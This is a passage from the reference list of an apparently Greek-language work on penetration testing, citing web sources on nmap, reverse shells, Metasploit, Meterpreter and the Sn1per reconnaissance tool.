] Available: https://www.varonis.com/blog/nmap-commands.

[32 nmap.org. [Ηλεκτρονικό]. Available: https://nmap.org/book/nse.html. [Πρόσβαση 07 September
] 2022].

[33 J. O, «Rerverse Shells and Bind shells,» 17 September 2021. [Ηλεκτρονικό]. Available:
] https://igetbacon.medium.com/reverse-shells-and-bind-shells-f2b7d95ffd30.

[34 M. HASAN, «Metasploit Tutorial for Beginners – Basics to Advanced,» 7 Febuary 2022.
] [Ηλεκτρονικό]. Available: https://nooblinux.com/metasploit-tutorial/.

[35 doubleoctopus.com/, «Meterpreter,» [Ηλεκτρονικό]. Available:
] https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/. [Πρόσβαση 7 September 2022].

[36 B. Kiprin, «The 5 Penetration Testing Phases,» 11 November 2021. [Ηλεκτρονικό]. Available:
] https://crashtest-security.com/penetration-test-steps/.

[37 R. Shimonski, «How to Structure a Pen Test Report,» 17 December 2021. [Ηλεκτρονικό].
] Available: https://www.dummies.com/article/technology/cybersecurity/how-to-structure-a-pen-test-report-270933/.

[38 A. Keshri, «What is Automated Penetration Testing? Difference between Automatic & Manual
] Pentesting,» 26 August 2022. [Ηλεκτρονικό]. Available: https://www.getastra.com/blog/security-audit/automated-penetration-testing/.

[39 sn1persecurity.com, «Sn1per Attack Surface Management,» [Ηλεκτρονικό]. Available:
] https://sn1persecurity.com/wordpress/. [Πρόσβαση 7 September 2022].

[40 1N3, «Attack Surface Management Platform | Sn1perSecurity LLC,» [Ηλεκτρονικό]. Available:
] https://github.com/1N3/Sn1per. [Πρόσβαση 7 September 2022].

[41 A. Sharma, «Sn1per-The Most Advanced Automated Pentest Recon Scanner,» 22 September
] 2018. [Ηλεκτρονικό]. Available: https://thehackerstuff.com/sn1per-the-most-advanced-automated-pentest-recon-scanner/.

[42 sn1persecurity.com, «sn1persecurity.com,» 12 September 2022. [Ηλεκτρονικό]. Available:
] https://sn1persecurity.com/wordpress/external-attack-surface-management-with-sn1per/.

[43] sn1persecurity.com, «Integrations,» [Ηλεκτρονικό]. Available: https://sn1persecurity.com/wordpress/integrations/#1649081847484-6ab22d5e-74c8. [Πρόσβαση 07 September 2022].

[44] sn1persecurity.com, «Sn1per Professional v9.0 – What's New?,» [Ηλεκτρονικό]. Available: https://sn1persecurity.com/wordpress/sn1per-professional-v9-0-whats-new/. [Πρόσβαση 7 September 2022].

[45] D. Artykov, «Automate information gathering and penetration testing with Sn1per,» 27 July 2021. [Ηλεκτρονικό]. Available: https://medium.com/purple-team/automate-information-gathering-and-penetration-testing-with-sn1per-c43ab1b3c1a2.

[46] xer0dayz, «Passive Reconnaissance Techniques For Penetration Testing,» 19 April 2021. [Ηλεκτρονικό]. Available: https://sn1persecurity.com/wordpress/passive-reconnaissance-techniques-for-penetration-testing/.

[47] hackingloops.com, «Are you a Sn1per?,» [Ηλεκτρονικό]. Available: https://www.hackingloops.com/sn1per/. [Πρόσβαση 7 September 2022].

[48] B. N, «SN1PER – A Detailed Explanation of Most Advanced Automated Information Gathering & Penetration Testing Tool,» 25 June 2021. [Ηλεκτρονικό]. Available: https://gbhackers.com/sn1per-a-detailed-explanation-of-most-advanced-automated-information-gathering-penetration-testing-tool/.

[49] xero0dayz, «Scheduled Scans,» 31 August 2019. [Ηλεκτρονικό]. Available: https://github.com/1N3/Sn1per/wiki/Scheduled-Scans.

[50] xero0dayz, «Sn1per Configuration Options,» 18 July 2022. [Ηλεκτρονικό]. Available: https://github.com/1N3/Sn1per/wiki/Sn1per-Configuration-Options.

[51] Itarian, «What is Network Vulnerability Assessment?,» 5 September 2022. [Ηλεκτρονικό]. Available: https://www.itarian.com/network-assessment/what-is-network-vulnerability-assessment.php.